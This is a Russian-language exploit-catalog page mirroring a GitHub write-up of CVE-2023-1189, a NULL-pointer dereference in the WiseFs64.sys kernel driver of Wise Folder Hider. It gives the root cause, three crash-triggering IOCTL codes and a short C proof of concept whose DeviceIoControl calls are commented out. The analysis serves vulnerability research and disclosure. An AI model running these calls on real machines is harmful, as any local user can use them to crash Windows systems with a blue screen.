
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-1189 — CVE-2023-1189 PoC и эксплойт | Kitploit
Инструменты/GitHubGitHub/le0s1mba/cve-2023-1189
Анализ уязвимостейЭксплуатацияЭксплуатация Бинарных Файлов
GitHuble0s1mba/cve-2023-1189

CVE-2023-1189

CVE-2023-1189 PoC и эксплойт

Репозиторий
2811 месяцев назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    945
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    555
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    350
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    339
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    338
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    292

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2023-1189

1. Обзор

ПунктПодробная информация
CVE IDCVE-2023-1189
Тип уязвимостиImproper Resource Shutdown or Release (CWE-404)
Подверженное ПОWiseCleaner Wise Folder Hider
Уязвимый компонентWiseFs64.sys (Kernel Driver)
Затронутая версия4.4.3.202
CVSSNVD - 5.5(Medium), VulDB - 3.3(Low)
Дата публикации2023.03.06

Эта уязвимость представляет собой локальную DoS-уязвимость, которая позволяет злоумышленнику с правами пользователя, используя определенный IOCTL, вызвать разыменование NULL-указателя (NULL Pointer Dereference) в ядре, приводящее систему в состояние BSOD.

2. Корневая причина

Уязвимость CVE-2023-1189 возникает в драйвере ядра WiseFs64.sys, создаваемом установщиком программы Wise Folder Hider версии 4.4.3.202.


Общий поток эксплуатации уязвимости выглядит следующим образом.

image.png

Рассмотрим этот поток подробнее.


DriverEntry func

Сначала в функции DriverEntry устанавливается функция dispatchDeviceControl в 14-й индекс таблицы диспетчеризации (Dispatch Table).

Благодаря этому все IOCTL, поступающие через \\.\WiseFs, передаются в dispatchDeviceControl.

dispatchDeviceControl func

При входе в функцию dispatchDeviceControl сначала проверяется, является ли устройство устройством управления (control device), и если да, то выполнение переходит в функцию handleControlDeviceIoctl.

handleControlDeviceIoctl func

Функция handleControlDeviceIoctl содержит логику обработки фактических кодов IOCTL.

Среди нескольких кодов IOCTL, в кодах 0x222400, 0x222404 и 0x222410 отсутствует проверка того, является ли значение буфера NULL.

Следовательно, если вызвать вышеуказанный IOCTL с буфером NULL, драйвер при обращении к буферу вызовет разыменование NULL-указателя (NULL Pointer Dereference), что приведет к BSOD.

3. PoC & Exploit

#include <stdio.h>
#include <Windows.h>
#include <winioctl.h>

#define SymLinkName L"\\\\.\\WiseFS"

HANDLE hDevice;

int main(int argc, char* argv[]) {
	DWORD dwWrite = 0;

	hDevice = CreateFileW(SymLinkName, GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
	if (hDevice == INVALID_HANDLE_VALUE) {
		printf("failed to CreateFile\n");
		return 1;
	}

	// case 0x222400
	// DeviceIoControl(hDevice, 0x222400, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222404
	// DeviceIoControl(hDevice, 0x222404, NULL, 0, NULL, 0, &dwWrite, NULL);

	// case 0x222410
	// DeviceIoControl(hDevice, 0x222410, NULL, 0, NULL, 0, &dwWrite, NULL);
	
    CloseHandle(hDevice);
    return 0;
}

4. Ссылки

  • https://nvd.nist.gov/vuln/detail/CVE-2023-1189
  • https://www.cve.org/CVERecord?id=CVE-2023-1189
  • https://cwe.mitre.org/data/definitions/404.html
  • https://github.com/zeze-zeze/WindowsKernelVuln/tree/master/CVE-2023-1189
Скачать инструмент